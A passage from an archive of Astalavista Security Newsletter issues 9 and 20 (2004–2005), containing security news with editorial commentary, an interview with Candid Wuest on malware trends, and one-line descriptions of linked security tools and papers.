pressure from the whole world in order to provide vulnerabilities-free software, but
so are to provide improvements and new software. Anyway, things will change and if
they don't establish certain social responsibility for the insecurity of their
software, an alternative OS of solution will take some of their market share, but
don't forget that we still live in a Microsoft dominated world.

08. Enterprise Security Issues

In today's world of high speed communications, of companies completely relying on the Internet for conducting business and increasing profitability, we have
decided that there should be a special section for corporate security, where
advanced and highly interesting topics will be discussed in order to provide
that audience with what they are looking for - knowledge!

- Overview of Web Filtering -

What are the benefits of web filtering?

Web filtering will ensure that potential malicious web sites will not be accessible
by anyone in the organization, thus protecting the internal assets and the sensitive
information contained within. Web filtering is useful when enforcing a company's security policy;
namely that visiting online gambling or hacking related web sites is forbidden for example.
Web filters rely on IP blocking and keywords blocking. Although the second method is
AI based, it doesn't yet provide perfect results, although a combination of both will give remarkable results.

What are the disadvanates of web filtering?

In the majority of cases users spend a lot of time trying to bypass the restrictions
through using web proxies, online translators etc. thus wasting productivity in the
process. The ones creating the filtering rules should also be aware that blocking popular
and heavily visited sites would result in your employees' anger. Make sure you have clear rules and logical
understanding of why a certain site is considered forbidden.

What is the solution?

Educating the end users on various threats possed by their Internet usage at work,

or establishing a "you're monitored" policy with the idea to restrict their(defined by you)
forbidden activities at work. Mainly emphasize on the fact how expensive it is
for you to keep the company's current level of security, compared to their insecure behaviour while using the company's systems.

09. Home Users' Security Issues

Due to the high number of e-mails we keep getting from novice users, we have
decided that it would be a very good idea to provide them with their very special section, discussing various aspects of Information Security in an easily understandable way, while, on the other hand, improve their current level of
knowledge.

If you have questions or recommendations for the section, direct them to security@astalavista.net

- Getting the best search results -

Many of you are probably frustrated while a search engine or the majority of results
you get are commercial ones. But why commercial pages appear whenever you're searching?
Just because these sites have positioned themselves so that simple search techniques
which represent the majority of searches today will attract larger audience.
Let's assume that you use Google, probably because it's still the best and most
popular search engine our there.

We have decided to provide you with various resources that will help you get the
best results ever:

Google's Advanced Search Tips - http://www.google.com/help/refinesearch.html
Advanced Search Tips - http://www.seorank.com/google-advanced-search-tips.htm
Tips for using Google - http://www.searchforancestors.com/archives/google.html
Google Tips and Tricks - http://astalavista.com/index.php?section=dir&cmd=file&id=2546

10. Meet the Security Scene

In this section you are going to meet famous people, security experts and all personalities who in some way contribute to the growth of the community.
We hope that you will enjoy these interviews and that you will learn a great deal of
useful information through this section. In this issue we have interviewed Candid
Wuest, an active participant in the security industry.

Your comments are welcome at security@astalavista.net

Interview with Candid Wuest

Astalavista: Candid, would you, please, introduce yourself to our readers and tell us
more about your background in the security industry?

Candid: Well, my name is Candid and I have been working in the computer security
field for several years now, performing different duties for different companies. For example, IBM Security Research and Symantec to name the most known ones. I got a master degree in computer science but, in my opinion, in this
business curiosity is the main thing that matters.

Astalavista: What do you think has had a major impact on the popularity of malware
in recent years? Is it the easiness of coding a worm/trojan or the fact that the authors don't get caught?

Candid: Why do people code worms? Because they can?

The first point I would like to mention here is the growth of the Internet as a whole
in the last years. More people getting a system and more people getting broadband access means more people are exposed to the risks. You may say the fish tank has grown over the years; therefore it is clear that there is now also more space for sharks in it.

I think the few people which where caught have scared some and stopped them from doing the same, but the media hype they have caused has for sure
attracted new ones to get started with the whole idea. So this might balance out even and these were mostly smaller fishes, which didn’t take enough precautions.

Another point to mention is that it is really easy to download a source code and create your own malware and it is getting easier every day. There are many bulletin boards out there with fast growing communities helping each other in developing new methods for malware or simply sharing their newest creations.

When recalling the last hundreds of worms we saw in the wild for the last time, most of them were similar and much alike. Nearly no direct destructive payload and not much innovation in regards to the used methods. Just a mass mailer here or an IRC bot there.

That’s why I think the motivation is a mixture of the easiness of doing so and the mental kick suggested from the media, which pushes the bad underground hacker image. (Even though the media uses the term hacker seldom correctly in its original meaning.)
This seems to motivate many to code malware: just because they can.

In the future money might become a new motivation for malware writers, when industrial parties get involved in it.

Astalavista: Where's the gap between worms in the wild and the large number of

infected computers? Who has more responsiblity, the system administrators capable of stopping the threat at the server level, or the large number of
people who don't know how to protect themsvels properly?

Candid: As we all should know 100% security will never be reached, regardless of
what the sysadmin and the end user do. A good example for this is the recent issue with the JPEG and TIFF malware, which sneaked through many filters.

In my opinion the sysadmins have the easier task, as they can enforce their restriction; often it’s just a question of having the time to do it properly. Don’t get me wrong here. I know the whole patching issue may be quite a pain sometimes. Of course, they have all the users and the management complaining if the restrictions are (too) tight but that’s how it works, right :-)

Therefore I think often it is the end user who has not enough protection or simply does not care enough about it. Many users still think that no one will aim at them, as they are not an interesting target, but DDoS attacks for example do exactly target such a user. Of course, many end users don’t have the possibilities of a sysadmin. In general, it comes down to an AntiVirus and a personal firewall application, which still leaves enough space for intruders to slip through.

So, as always, it should be a combination of an ISP, a sysadmin and an end user
working together to protect themselves.

Astalavista: We've recently seen a DDoS mafia, something that is happening even now.
What is the most appropriate solution to fight these? Do you think this concept is going to evolve in time?

Candid: DDoS attacks are quite hard to counter if they are performed in a clever
way. I have seen concepts for which I haven’t seen a working solution yet.
Some can be countered by load balancing and traffic shaping or by simply changing the IP address if it was hard coded.
More promising would be if you could prevent the DDoS nets from being created, but this goes back to question number three.

Astalavista: Have you seen malware used for e-spionage, and do you think it's the
next trend in the field?

Candid: This is nothing new; malware has been used for industrial e-spionage for
years. Usually, it just isn't that well known as those attacks might never get noticed or admitted in public. I have seen plenty of
such attacks over the last years. This for sure will increase in time as more business relevant data gets stored in vulnerable environments. In some sort you could even call phishing an art of espionage. But I think the next big increase will be in the adware & spyware filed where malware authors will start getting hired to write those applications as it already happens today. Or are you sure that your favourite application is not sending an encoded DNS request back somewhere?

11. Security Sites Review

The idea of this section is to provide you with reviews of various highly interesting
and useful security related web sites. Before we recommend a site, we make sure that
it provides its visitors with quality and a unique content.

http://knowngoods.org/

The web interface is fairly straight forward, point your favorite web browser here,
choose an OS and enter an application name, or full path to the file.

http://johnny.ihackstuff.com/index.php?module=prodreviews

An inept or foolish person as revealed by Google. A recommended page.

http://openwall.com/

An open-source information security software.

http://worldwidewardrive.org/

The WorldWide WarDrive is an effort by security professionals and hobbyists to
generate awareness of the need by individual users and companies to secure their access points

http://perlmonks.org/

For all the Perl geeks out there, one of the best community sites.

12. Astalavista needs YOU!

We are looking for authors that would be interested in writing security related
articles for our newsletter, for people's ideas that we will turn into reality with
their help and for anyone who thinks he/she could contribute to Astalavista
in any way. Below we have summarized various issues that might concern you.

- Write for Astalavista -

What topics can I write about?

You are encouraged to write on anything related to Security:

General Security
Security Basics
Windows Security
Linux Security
IDS (Intrusion Detection Systems)
Malicious Code
Enterprise Security

Penetration Testing
Wireless Security
Secure programming

What do I get?

Astalavista.com gets more than 200 000 unique visits every day, our Newsletter has
more than 22,000 subscribers, so you can imagine what the exposure of your article and you
will be, impressive, isn't it!
We will make your work and you popular among the community!

What are the rules?

Your article has to be UNIQUE and written especially for Astalavista, we are not
interested in republishing articles that have already been distributed somewhere else.

Where can I see a sample of a contributed article?

http://www.astalavista.com/media/files/malware.txt

Where and how should I send my article?

Direct your articles to dancho@astalavista.net and include a link to your article.
Once we take a look at it and decide whether is it qualified enough to be published,
we will contact you within several days, please be patient.

Thanks a lot all of you, our future contributors!

13. Astalavista.net Advanced Member Portal Promotion

Astalavista.net is a world known and highly respected Security Portal offering
an enormous database of very well-sorted and categorized Information Security
resources, files, tools, white papers, e-books and many more. At your disposal
are also thousands of working proxies, wargames servers where all the members
try their skills and most importantly - the daily updates of the portal.

- Over 3.5 GByte of Security Related data, daily updates and always working
links.
- Access to thousands of anonymous proxies from all over the world, daily updates
- Security Forums Community where thousands of individuals are ready to share
their knowledge and answer your questions, replies are always received no matter
of the question asked.
- Several WarGames servers waiting to be hacked, information between those
interested in this activity is shared through the forums or via personal

messages, a growing archive of white papers containing info on previous hacks of these servers is available as well.

http://www.astalavista.net/
The Advanced Security Member Portal

Thawte Crypto Challenge - Crypto Vl - Be the first to crack the code and win!

http://ad.doubleclick.net/clk;10740215;10262135;j
---

14. Astalavista Feedback Contest - 2004

Don't have an Astalavista.net membership? Are you a fan of Astalavista.com?

topic -"Astalavista.com - The beginning, the future and me in between"
description - write your own story, how you fist knoew about Astalavista.com, how
long you have been visiting the site, how it helped you improve your security, or
your organization's security, what makes you visit the site over and over again,
when we evolved and what has changed. Share a funny or a serious situation related somehow
to Astalavista.com - remember what it was when you first visited it and what it
turned into. What do we have to improve, how do you see the page in 5 years from now on,
what are our strong and weak points, but most of all, share a story that's worth telling!

minimum - 5 pages

maximum - up to you, the more comprehensive and original the feedback, the higher
the chance to win the contest

deadline - 1st of November, 2004

prize - the most original and inspiring stories will be rewarded with a lifetime
Astalavista.net - Advanced Security Member Portal membership

More information is available at:

http://www.astalavista.com/index.php?page=106

15. Final Words

Dear Subscribers,

Astalavista's Feedback Contest is now live at the site, we'll be expecting your
comments and impressions about the site.

Hope you have enjoyed Issue 9, watch our for Issue 10 with a lot of new content.

Editor - Dancho Danchev
dancho@astalavista.net

Proofreader - Yordanka Ilieva
danny@astalavista.net

Astalavista Group Security Newsletter
Issue 20 - 30 August 2005
http://www.astalavista.com/
security@astalavista.net

[01] Introduction

Dear respected readers,

Welcome to Issue 20 of the Astalavista Security Newsletter!

In this issue, we would like to share the most spicy security events of the month; as always, we briefly summarized and featured useful security tools, and resourceful papers written during the month at **Astalavista.com.** In addition to reviewing a couple of IT/Security practical sites, which may turn into your valuable info resources, we also recommend two gorgeous articles. First, by featuring **"Security in the enterprise– HR Management",** we sincerely hope to provide company executives/decision-makers with another point of view regarding investment in security and human resources. On the other hand, **"Today's security trends – practical tips for your security – Part 2"** would give the home user four golden tips on how to protect his/her privacy. In conclusion, you will also read another great interview **from the scene –** this time with **Robert** from **CGIsecurity.com**, a site I'm sure you've all visited during the last couple of years.

Be aware and you would be secure. And, of course, keep the spirit!

Astalavista Security Newsletter is constantly mirrored at :

http://www.packetstormsecurity.org/groups/astalavista/
http://www.securitydocs.com/astalavista_newsletter/

If you want to know more about Astalavista.com, visit the following URL:

http://www.astalavista.com/index.php?page=55

Previous issues of Astalavista Security Newsletter can be found at:

http://www.astalavista.com/index.php?section=newsletter

Yours truly,

Editor - Dancho Danchev
dancho@astalavista.net

Proofreader - Yordanka Ilieva
danny@astalavista.net

[02] Security News

The Security World is a complex one. Every day a new vulnerability is found, new tools are released, new measures are made up and implemented etc. In such a sophisticated Scene we have decided to provide you with the most striking and up-to-date Security News during the month, a centralized section that contains our personal comments on the issues discussed. **Your comments and suggestions about this section are welcome at** security@astalavista.net

---

[**KEY MANAGEMENT HOLDING BACK ENCRYPTION**]

A survey of 237 large companies conducted by nCipher, a UK encryption group, concludes that while businesses are eager to encrypt data, they struggle with complex key management. While the survey indicated that encryption is quickly becoming a "mainstream technology", it also concluded that many managers knew "little or nothing" regarding key management systems. 82% of those surveyed agreed that they would be encrypting stored data within 18 months. While a growing area of encryption are hardware-based systems called Trusted Platform Modules (TPMs), the survey indicated a lack of knowledge on the part of managers about TPMs.

More information can be found at :

http://www.techworld.com/security/news/index.cfm?RSS&NewsID=4150

Astalavista's comments :

Plain-text communications and data transfer are sooner or later prone to be abused, be it locally, remotely, or in between, whereas the management of PKI infrastructure requires quite a few additional resources and HR additions? – a bit untrue though. PKI indeed greatly improves the overall level of confidentiality and authentication in an organization given it's successfully maintained and implemented. Communicating the values and benefits to an organization and its employees is something the vendors would soon start emphasizing the way they aggressively "emphasized" on VPNs. In case an organizational manager wants to see another perspective on the topic, I strongly recommend that he/she go through the following :

http://www.tbs-sct.gc.ca/pubs_pol/ciopubs/PKI/pki_e.asp

Outsourcing the tasks instead of "reinventing the wheel" is always an option, namely using the services or a Managed Security Services Provider would definitely justify the expenses posed by the introduction of a company-wide PKI infrastructure.

I believe the companies surveyed haven't yet reached maturity in the Security industry; they still have doubts whether to encrypt or not, and a security issue becomes a problem only when such arises. The truth is that a great deal of organizations have totally lost themselves when it comes to security, perhaps due to the following reasons : lack of industry-accepted ROSI models, fix it when it happens attitude, and security breaches are justified given business performance mode of thinking resulting in complete PR mockeries.

On the other hand, KeyMan has always been handy :

http://www.alphaworks.ibm.com/tech/keyman

Yet another, resourceful page on PKI management, certificate authorities etc is available at :

http://www.pki-page.org/

[**U.S COLLEGES STRUGGLE TO COMBAT IDENTITY THEFT**]

US colleges and universities, with enormous databases, are "finding themselves on the front lines of the battle against identity theft". In 2005, almost 50% of publicized data security breaches have targeted universities, the California-based Identity Theft Resource Center reports, while other researchers claim that such institutions probably make up only 20% of total victims. However, that traditionally open academic environment may be especially easy to target, as well as "financially naïve" students on their own for the first time. Notification costs when a breach does occur can be high; Educause estimates that an example of a situation where 50,000 potentially affected individuals must be contacted can cost an institution between $300,000 to $500,000.

More information can be found at :

http://www.eweek.com/article2/0,1759,1849198,00.asp?kc=EWRSS03119TX1K0000594

Astalavista's comments :

Universities have always acted as the main playground for hacking experiments and security breaches, mainly because of their open/research nature. Students are a different crowd compared to an organization's workforce, and these networks tend to be a little bit of an open environment. On the other hand students are aware of both the dark and white side of the Internet..

What bothers me is how the heck such highly confidential information is so conveniently available?! Lack of government enforcement is perhaps one of the reasons, and while reporting for the breach is legally justified in the state, no one needs more statistics – but actions. Identity theft is on the rise; thinking from an attacker's point of view, universities indeed comprise a huge, insecure database of fresh identities; namely universities themselves should realize that securing the information is more cost-effective and ethical instead of later on notifying the people involved.

A good article on the topic "Information Security in Campus and Open Environments" is available at :

http://irongeek.com/i.php?page=security/campussec05

[**GAO : FEDERAL DATA MINING NOT OBEYING PRIVACY RULES**]

The US Government Accountability Office (GAO) has released a report finding that federal data mining has not adhered to privacy regulations. Based on a review of data mining practices at the Small Business Administration, the Agriculture Department's Risk Management Agency, the Internal Revenue Service, the State Department, and the Federal Bureau of Investigation, the GAO found that each agency practiced some, but not all, of the privacy protection measures required by law. Most agencies notify the public about the use of personal information in data mining programs, but not the purpose of the program itself. Officials fail to understand the impact data mining can have on personal privacy; none of the agencies reviewed had produced an acceptable privacy impact report.

More information can be found at :

http://www.fcw.com/article90517-08-29-05-Web&RSS=yes

Astalavista's comments :

For me it's always a matter of personal opinion where the consensus should be reached. Consider yourself a privacy activist, simply because you have something to hide and you don't like the idea of being watched, or "think BigBrother". Now consider an organization whose purpose is to protect your country, ensure terrorists don't communicate over its networks, and locate those eventually doing it. Picture a terrorist doing searches on local neighborhoods, map routes, satellite images of parts of NY, taking advantage of GPS services, and communicating with his folks with the help of PGP or any other publicly available encryption tool, and yes they communicate on attacking your city!

From a governmental point of view, I see several options. Monitor everything, BUT detect only predefined patterns of information, ensure their technological advantage in breaking the algorithms and be always a step ahead - a relatively weak option given the increasing use of steganography, and quantum cryptography, or think marginally. The Australian government is perhaps aware they cannot break the so called strong encryption though brute forcing, which is why they might take advantage of browse based vulnerabilities to plot Trojans, spyware and get access to private keys etc.

I like my privacy, but I also know I live in a digitalized world, where privacy tends to be a different word, given today's technologies for storing and processing information. And even though sacrifices are important, I know that every time I take advantage of this digitalized world, I sacrifice some of my privacy.

Data mining as a concept is perfectly fine given that there's at least a slight degree of transparency about how information is gathered; TIA was perhaps too motivated, a bit desperate project to try to gather; analyze and detect possible terrorist information, while I'm certain there's a working or at least an alternative in development.

Consider reading the following publications when it comes to terrorists, Internet and data mining :

http://www.astalavista.com/index.php?section=directory&linkid=4683
http://www.astalavista.com/index.php?section=directory&linkid=4689
http://www.astalavista.com/index.php?section=directory&linkid=4282
http://www.astalavista.com/index.php?section=directory&linkid=4783
http://www.astalavista.com/index.php?section=directory&linkid=4858

[**PIRACY CRACKDOWN SPURS SHIFT IN ONLINE FILE SHARING**]

Internet analysis firm CacheLogic has released a study that finds decreased use of BitTorrent in the United States since the movie industry's crackdown on piracy sites using the technology, and greater use of the eDonkey peer-to-peer (P2P) file sharing software. eDonkey has long been a popular P2P program in Europe and South Korea. CacheLogic chief technology officer Andrew Parker describes the shift in platforms as "a game of P2P hide-and-seek" between pirates and content holders. About 60% of internet traffic is used for P2P, according to CacheLogic.

More info can be found at :

http://www.computerworld.com/governmenttopics/government/legalissues/story/0,10801,104239,00.html

Astalavista's comments :

I'm rather surprised by this study, as you can't deal with P2P by simply shutting down sites – they will appear later on and its new life cycle will only depend on its popularity. Content is easily distributed these days, what's left for torrents when home users are transferring gigabytes of data on a daily basis. While on the other hand there's indeed a trend of "a game of P2P hide-and-seek", it's not because of the fact that certain web sites have been shut down, but because a matter of choice, P2P application popularity and needed content availability.

The industry is fighting a war against itself, they cannot fight the technology, what they try to fight is the distribution and development practices of the content – the main factors for having so much copyrighted works available even before their trailers have become public.

[**ANTI-SPYWARE FIRM WARNS OF MASSIVE ID THEFT RING**]

On August 4, 2005, Florida-based anti-spyware vendor Sunbelt Software discovered a "massive ID theft ring" that is systematically breaking into and stealing information from computers on a global scale. The organized group of identity thieves uses a variant of the browser hijacking tool "CoolWebSearch" (CWS) to redirect users to Web sites that then collect information from the infected computers. Sunbelt said it found a large file located on a remote server containing "user names, addresses, account information, phone numbers, chat session logs, monthly car payment information and salary data". While the domain in question is registered in China, the server itself appears to be located in the United States. The FBI is investigating.

More information can be found at :

http://www.networkworld.com/news/2005/080505-id-theft.html?fsrc=netflash-rss

Astalavista's comments :

The trends are indeed becoming more aggressive and the one-to-one advertising streaming and intelligence gathering approach doesn't seem to be as satisfying as it used to be in the past, but due to what? As spyware and adware have gotten a lot of attention recently, the "vendors" are having hard time trying to infect, even maintain infected users. Realizing the possibility of loosing these forever, they try to take the maximum out of having total access to someone's PC, id's, logins, bank details, or anything else of financial, personal value. It's getting harder and harder for spyware vendors to keep as many infected victims as they used to at the very beginning, and what we're about to witness soon is the coordinated work between spyware, malware and spammers in a way that it will totally test the response of the industry and the Internet as a whole.

[**HACKER FEAR FUELS OUTSOURCED SECURITY SPEND**]

Global demand for outsourced security services is "strong and growing fast", fuelled by increasing fear of viruses, malware, spyware and hacking, combined with the complexity of rolling out security systems in house. According to the latest market size and forecast report from Infonetics Research, demand for virtual private network (VPN) services continues to grow strongly, driven by the productivity improvements and cost savings that secure VPNs can offer remote workers.

More information is available at :

http://www.vnunet.com/vnunet/news/2140767/hacker-fear-outsourced-security

Astalavista's comments :

It is great to see companies outsourcing risks with the help of MSSPs, but as always, you shouldn't rely on a single protection layer, namely the MSSP for taking care of your entire infrastructure. Consider MSSPs as partners and consultants taking the bulk out of your work, while take into consideration that in-house security teams still justify the investment, they way you(in case you're not naïve) would rather hear the opinion of two doctors instead of listening to just one.

[**MICROSOFT'S HONEYMONKEYS PROVE PATCHING WINDOWS WORKS**]

Microsoft unveiled details of its Strider HoneyMonkey research, a project that sniffs out sites hosting malicious code, and hands the information to other parts of the company for patching or legal action. he HoneyMonkey concept, said Yi-Min Wang, the manager of the Cybersecurity and Systems Management Research Group, is completely different from the better-known honeypot approach to searching for malicious exploits. "Honeypots are looking for server-based vulnerabilities, where the bad guys act like the client. Honeymonkeys are the other way around, where the client is the vulnerable one."

More information can be found at :

http://www.desktoppipeline.com/167600732

Astalavista's comments :

Cheers for the Microsoft team for bringing and developing the HoneyMonkeys initiative!

Although the concept for trusted web in terms of exploits-free and verified web sites has always been around, I'm surprised an anti-virus, anti-spyware vendor hasn't come up with it earlier, at least in terms of PR. Client-based honeypots are perhaps the next trend when it comes to honeypots as with the increasing browser based and end user based vulnerabilities.

An interesting aspect to consider is the manual feeding of potentially malicious web sites, whereas the eventual localization of link hubs and the use of PageRank concepts would provide a researcher with realistic and timely information for the poisoned side of the WWW.

Perhaps a future option to be considered is integrating the feature into all-in-one appliances or end users' applications in order to ensure that a site, any site in this case, is free of exploits before visited – just a small product development tip!

[HACKING THE HOTEL THROUGH THE TV]

The "inverted security model" of hotel connections allows Adam Laurie to avoid paying for movies, the minibar and phone calls, as well as hack into other guests' accounts and set wake-up calls or follow their internet surfing. Laurie presented his findings at the Defcon security conference in Las Vegas on July 30, 2005. Laurie connects the hotel TV cable into a USB TV tuner connected to his laptop. He warns that as hotels increase amenities, such as allowing payment through the TV system or adding webcams, the security situation will worsen.

More information can be found at :

http://news.com.com/Hacking+the+hotel+through+the+TV/2100-1029_3-5812598.html?part=rss&tag=5812598&subj=news

Astalavista's comments :

Impressive example of what a security-minded person can research given the advances hotels offer to guests these days. Should hotels seriously start thinking about security?! Not at all, just make sure they've taken care of downright genius issues in case they want to avoid huge damages to their reputation. On the other hand the possibilities for abuse could be compared to those of hacking celebrities cell phones.

[LINUX BLUETOOTH HACKERS HIJACK CAR AUDIO]

Injecting or recording audio signals from passing cars whose occupants are running insecure Bluetooth hands-free units is possible, using the "Car Whisperer" tool developed by Trifinite. The hacker group demonstrated the process at the "What the Hack" meeting in The Netherlands. The issue appears to be "implementation problems", as opposed to true security protocol problems, as many auto makers use easy to guess passkeys such as "0000" or "1234".

More information can be found at :

http://www.securityfocus.com/news/11266

Astalavista's comments :

It's great to see yet another release from the Trifinite group, authors of some of the prominent bluetooth security tools and research publications. Car and mobile phone manufacturers should start seriously cooperating with security researchers in order to ensure devices are distributed "secure by default", as these days it's a public secret that Bluetooth devices are way too insecure, but as always when it comes to security, the fix it when it happens mode of thinking prevails.

What to do about it? – Consider testing the tool!

[GOOGLE EARTH "COULD AID TERRORISTS"]

Frans Weekers and Aleid Wolfson, two members of the Dutch parliament, have questioned whether terrorists could use Google Earth to plan attacks. Google Earth uses a collage of satellite photos to give users a bird's eye view of locations all around the world; some locations have enough detail for users to see a swimming pool or shed in backyards. Terrorists could use this data when plotting attacks. The lawmakers have asked how other countries are reacting to potential threats enabled by Google Earth. A Google official says the software is built from open source data that anyone can collect, and that the benefits far outweigh possible harms. The Dutch Ministry of Justice is examining the issue.

More information can be found at :

http://www.smh.com.au/news/breaking/google-earth-could-aid-

terrorists/2005/08/18/1123958137040.html

Astalavista's comments :

Slowly, but at least realizing, government entities are considering the largest publicly available database as a feature that could greatly assist the plotting of terrorist attacks. It will save a potential terrorist the need to be physically walking around (now tell me, how you're about to justify all the surveillance cameras budgets you've felt so secure about?!)

From a Google's point of view, it's common sense, not corporate PR which is they maintain an open-topic privacy policy, thereby ensuring data can be gathered and later on datamined with other sources for the eventual detection of terrorist patterns given the other variables.

[03] **Astalavista Recommends**

This section is unique with its idea and the information included within. Its purpose is to provide you with direct links to various white papers and tools covering many aspects of **Information Security**. These tools are defined as a **"must see"** for everyone interested in deepening his/her knowledge in the security field. The section will keep on growing with every new issue. **Your comments and suggestions about the section are welcome at security@astalavista.net**

" **KOJONEY – SSH HONEYPOT**"

Kojoney is an easy of use, secure, robust, and powerful Honeypot for the SSH service. It includes other tools such as kip2country (IP to Country) and kojreport, a tool to generate reports from the log files.

http://www.astalavista.com/index.php?section=directory&cmd=detail&id=4819

" **CHATSNIFF V1.0** "

ChatSniff is an easy to use program that monitors, or "sniffs" networks for AIM, ICQ, MSN, Yahoo!, and Jabber instant messages.

http://www.astalavista.com/index.php?section=directory&cmd=detail&id=4866

" **WINDOWS TCP/IP STACK HARDENING TOOL** "

The following tool was designed to harden the Windows TCP/IP stack against different types of DoS attacks. The tool also provides a simple to use GUI. The tool has been tested to work under all versions of Windows XP and Windows 2000.

http://www.astalavista.com/index.php?section=directory&linkid=4886

" **IRCD – THE INCIDENT RESPONSE COLLECTION REPORT** "

The Incident Response Collection Report is a script to call a collection of tools that gathers and/or analyzes data on a Microsoft Windows system. You can think of this as a snapshot of the system in the past. Most of the tools are oriented towards data collection rather than analysis.

http://www.astalavista.com/index.php?section=directory&cmd=detail&id=4890

" **BASTED – HONEYPOT FOR SPAMMERS** "

BASTED is a free tool/solution, that acts as a honeypot for spammers, who use spambots to harvest email addresses from websites. BASTED has been designed to become a powerful tool for system administrators willing to gather information about the data-flow in the spam process.

http://www.astalavista.com/index.php?section=directory&cmd=detail&id=4916

" **PEBROWSE** "

PEBrowse (Crash Dump Analyzer, Professional and Professional Interactive) provides a multitude of functionality on the Windows platform. Including: * PE File Analysis * Disassembling * Debugging

http://www.astalavista.com/index.php?section=directory&linkid=4927

" **CRYPTKNOCK – ENCRYPTED PORT KNOCKING TOOL** "

Cryptknock is an encrypted port knocking tool. Unlike other port knockers which use TCP ports or other protocol information to signal the knock, an encrypted string is used as the knock. This makes it extremely difficult for an eavesdropper to recover your knock (unlike other port knockers where tcpdump can be used to discover a port knock).

http://www.astalavista.com/index.php?section=directory&linkid=4928

" **CYBERDUCK V2.5** "

Cyberduck is an SFTP (SSH Secure File Transfer) and FTP browser licenced under the GPL. It has been built from the ground up with usability in mind, having the same consistent graphical user interface for both SFTP and FTP browsing.

http://www.astalavista.com/index.php?section=directory&cmd=detail&id=4992

" **NINJA – A PRIVILLEGE ESCALATION DETECTION AND PREVENTION SYSTEM** "

Ninja is a privilege escalation detection and prevention system for GNU/Linux hosts. While running, it will monitor process activity on the local host, and keep track of all processes running as root. If a process is spawned with UID or GID zero (root), ninja will log necessary information about this process, and optionally kill the process if it was spawned by an unauthorized user.

http://www.astalavista.com/index.php?section=directory&cmd=detail&id=4966

" **SPAMSTATS** "

Spamstats is a Perl script that analyses spamassassin+mailer logs in order to extract useful informations about spam traffic. It displays scores, volumes, and spamassassin analysis times for spam/non-spam/both. It also extracts top spammed mailboxes. Its

time options let it be used in conjunction with SNMP to generate near realtime graphs. Currently supported mailers are Postfix, Exim, and Sendmail.

http://www.astalavista.com/index.php?section=directory&cmd=detail&id=4923

[04] **Astalavista Recommended Papers**

" **A HARDWARE BASED PROGRAM AND DATA PROTECTION MECHANISM** "

Validy Technology is a protection mechanism achieving a high degree of security by having a protected program execute a small fraction of its instructions in a coprocessor. The coprocessor works on a set of integer registers and manipulates them in a secure way to prevent hacking. An important feature of the coprocessor is its ability to detect program or data tampering and to stop working when this happens, leaving the program with missing information and forcing it to stop.

http://astalavista.com/index.php?section=directory&linkid=4827

" **HOWTO BUILD YOUR OWN SMALL WARDRIVER BOX** "

It's very easy, but this is not a step by step HOWTO, only a guide to build your own box. To start, you need a small up and running OpenBSD System on an Intel based System. This Sytem can run on in VMWare or on a older PC System (i use a 500 Mhz Pentuim System with 4 GB HD and 128 MB Ram) For installing OpenBSD, Order the CD-Rom's and install OpenBSD. For More detailed Information go to www.openbsd.org and then RTFM (read the famous manual)

http://astalavista.com/index.php?section=directory&linkid=4836

" **CREDIT CARD DATA PROCESSING – HOW SECURE IS IT?**"

Hearings on the topic of "Credit Card Data Processing: How Secure Is It?"

http://astalavista.com/index.php?section=directory&linkid=4841

"**PROTECTING PRIVACY FROM CONTINUOUS HIGH-RESOLUTION SATELLITE SURVEILLANCE**"

This paper argues that the high resolution geospatial images of our earth's surface, produced from the earth observing satellites, can make a person visually exposed, resulting in a technological invasion of personal privacy. We propose a suitable authorization model for geospatial data (GSAM) where controlled access can be specified based on the region covered by an image with privilege modes that include view, zoom-in, overlay and identify. We demonstrate how access control can be eficiently enforced using a spatial indexing structure, called MX-RSquadtree, a variant of the MX-CIF quadtree.

http://astalavista.com/index.php?section=directory&linkid=4857

" **DATABASE SECURITY EXPLAINED** "

Working from the outside into the crunchy database center, we'll cover: - The types of security problems. What should you worry about? - Server placement. Where should you put your MySQL server to protect it from TCP exploits? How can you provide secure

access for database clients? - Database server installation. What version of MySQL should you use? What are the best file/directory ownerships and modes? - Database configuration. How do you create database user accounts and grant permissions? - Database operation. How do you protect against malicious SQL and bonehead queries? What are good practices for logging and backup?

http://astalavista.com/index.php?section=directory&linkid=4872

" **VULNERABILITY DISCLOSURE FRAMEWORK** "

The goal of this report is to achieve a common understanding and develop standard practices for disclosing and managing vulnerabilities in networked information systems.

http://astalavista.com/index.php?section=directory&linkid=4894

" **A KNOWLEDGE DISCOVERY APPROACH TO ADDRESSING THE THREATS OF TERRORISM** "

Ever since the 9-11 incident, the multidisciplinary field of terrorism has experienced Tremendous growth. As the domain has benefited greatly from recent advances in information technologies, more complex and challenging new issues have emerged from numerous counter-terrorism-related research communities as well as governments of all levels. In this paper, we describe an advanced knowledge discovery approach to addressing terrorism threats. We experimented with our approach in a project called Terrorism Knowledge Discovery Project that consists of several custom-built knowledge portals.

http://astalavista.com/index.php?section=directory&linkid=4858

" **HOME SURVEILLANCE WITH INTERNET REMOTE ACCESS** "

As with seemingly everything else, the Internet has revolutionized what you can build for remote surveillance and security. Low-cost video cameras, driven by the market for desktop video conferencing and webcams, have improved to where they generate reasonably high-quality video and provide embedded video compression. Broadband Internet access offers both speed advantages and a permanent connection to the net, making it suitable for remote monitoring. The global reach of the Internet means that you can monitor your home from Abu Dhabi, if you happen to be there.

http://astalavista.com/index.php?section=directory&linkid=4940

" **MYFIP – INTELLECTUAL PROPERTY THEFT WORM ANALYSIS**"

Myfip is a network worm discovered in August of 2004. It didn't get an extreme Amount of attention at the time, just a few articles talking about a new worm which stole PDF files. It wasn't terribly widespread or damaging, so it didn't rate very high on the antivirus companies' threat indicators. However, it is still worth paying attention to because the potential for damage to a company can actually be greater than with other worms. A Slammer or Blaster outbreak might take the network down for a while, but an incident like that can be recovered from. If the wrong document leaves your network it could have devastating consequences.

http://astalavista.com/index.php?section=directory&linkid=4933

" **TIMING ATTACKS ON WEB PRIVACY** "

We describe a class of attacks that can compromise the privacy of users' Web-browsing histories. The attacks allow a malicious Web site to determine whether or not the user has recently visited some other, unrelated Web page. The malicious page can determine this information by measuring the time the user's browser requires to perform certain operations. Since browsers perform various forms of caching, the time required for operations depends on the user's browsing history; this paper shows that the resulting time variations convey enough information to compromise users' privacy.

http://astalavista.com/index.php?section=directory&linkid=4905

[05] **Astalavista.net Advanced Member Portal v2.0 – Become part of the community today!**

Become part of the **community** today. **Join us!**

Wonder why? Check it out :

The Top 10 Reasons Why You Should Join Astalavista.net

http://www.astalavista.net/v2/?cmd=tour&page=top10

and our **30%** discount this month

http://www.astalavista.net/v2/?cmd=sub

What is Astalavista.net all about?

